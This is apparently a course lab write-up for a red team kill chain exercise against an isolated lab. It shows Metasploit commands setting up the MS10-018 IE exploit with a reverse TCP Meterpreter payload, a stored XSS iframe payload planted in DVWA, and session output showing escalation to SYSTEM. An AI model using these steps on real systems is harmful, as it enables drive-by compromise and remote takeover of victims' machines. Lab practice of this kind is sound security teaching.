Advanced Cybersecurity Tactics

Project 1: Red Team Kill Chain

Design Implementation

VMs:


1. Kali Linux (attacker)
2. Ubuntu 20.04 (Victim)
3. DVMA (Drive-by Compromise Exploitation)

Tactics & Techniques to exploit:

Tactic	Technique	Description
Reconnaissance	?	?
Initial Access	Drive by Compromise	Watering hole attack by exploiting XSS vulnerability on DVMA, and letting target machine to access the vulnerability https://www.infosecinstitute.com/resources/application-security/watering-hole-attack-video-walkthrough/
Execution	Command and Scripting Interpreter	Running commands or scripts on the compromised system using Meterpreter's shell
Discovery	System Information Discovery	Exploring the file system, listing processes, or enumerating network configurations using Meterpreter commands
Exfiltration	Exfiltration over C2 Channel	Meterpreter establishes a command and control (C2) channel between the attacker's machine and the compromised system. This C2 channel is primarily used for sending commands to the victim machine and receiving output. Adversaries can then leverage this existing, often encrypted, Meterpreter C2 channel to steal data by exfiltrating it back to their own systems

Initial Access


On attacker, I set up the exploitation module of the Metasploit Framework:



```
msf6 > use exploit/windows/browser/ms10_018_ie_behaviors
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/browser/ms10_018_ie_behaviors) > set SRVPORT 80
SRVPORT => 80
msf6 exploit(windows/browser/ms10_018_ie_behaviors) > set LHOST 192.168.5.2
LHOST => 192.168.5.2
msf6 exploit(windows/browser/ms10_018_ie_behaviors) > set URIPATH wh
URIPATH => wh
msf6 exploit(windows/browser/ms10_018_ie_behaviors) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/browser/ms10_018_ie_behaviors) >
[*] Started reverse TCP handler on 192.168.5.2:4444
[*] Using URL: http://192.168.5.2/wh
[*] Server started.
```

Then, I exploit DVWA's XSS (stored) vulnerability:

1. DVWA website security level is set to low:



DVWA Security

Security Level


Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

Security level set to low


2. Then start the stored XSS attack



Vulnerability: Stored Cross Site Scripting (XSS)

Name * hacker

Message * <iframe src="192.168.5.2/wh" />



Name: hacker
Message:


Not Found

The requested URL was not found on this server.

Apache/2.4.52 (Ubuntu) Server at

The script is stored at the webpage, waiting for the victim to access and trigger the exploitation.

3. After the victim (Windows XP with IE 6) access the webpage,



Vulnerability: Stored Cross Site Scripting (XSS) :: Damn Vulnerable Web Application (DVWA) - Microsoft Internet Explorer


Address http://192.168.5.5/DVWA/vulnerabilities/xss_s/

It will redirect the victim to the target website that leverage the vulnerability of IE 6, then send the reverse shell meterpreter payload.

Though the browser will be crashed after the exploitation, so for the user might notices some flaws on this website.

Privilege Escalation

From the attacker side, the XSS attack success and migrates to specified System level process, the Meterpreter session also opened successfully.



```
msf6 exploit(windows/browser/ms10_018_ie_behaviors) >
[*] 192.168.5.3      ms10_018_ie_behaviors - Sending MS10-018 Microsoft Internet Explorer DHTML Behavi
ors Use After Free (target: IE 6 SP0-SP2 (onclick))...
[*] Sending stage (177734 bytes) to 192.168.5.3
[*] Session ID 1 (192.168.5.2:4444 -> 192.168.5.3:1043) processing InitialAutoRunScript 'post/windows/
manage/priv_migrate'
[*] Current session process is iexplore.exe (688) as: RIS-64B91A2C1FC\Windows
[*] Session is Admin but not System.
[*] Will attempt to migrate to specified System level process.
[*] Trying services.exe (844)
[+] Successfully migrated to services.exe (844) as: NT AUTHORITY\SYSTEM
[*] Meterpreter session 1 opened (192.168.5.2:4444 -> 192.168.5.3:1043) at 2025-06-15 11:39:47 -0400
```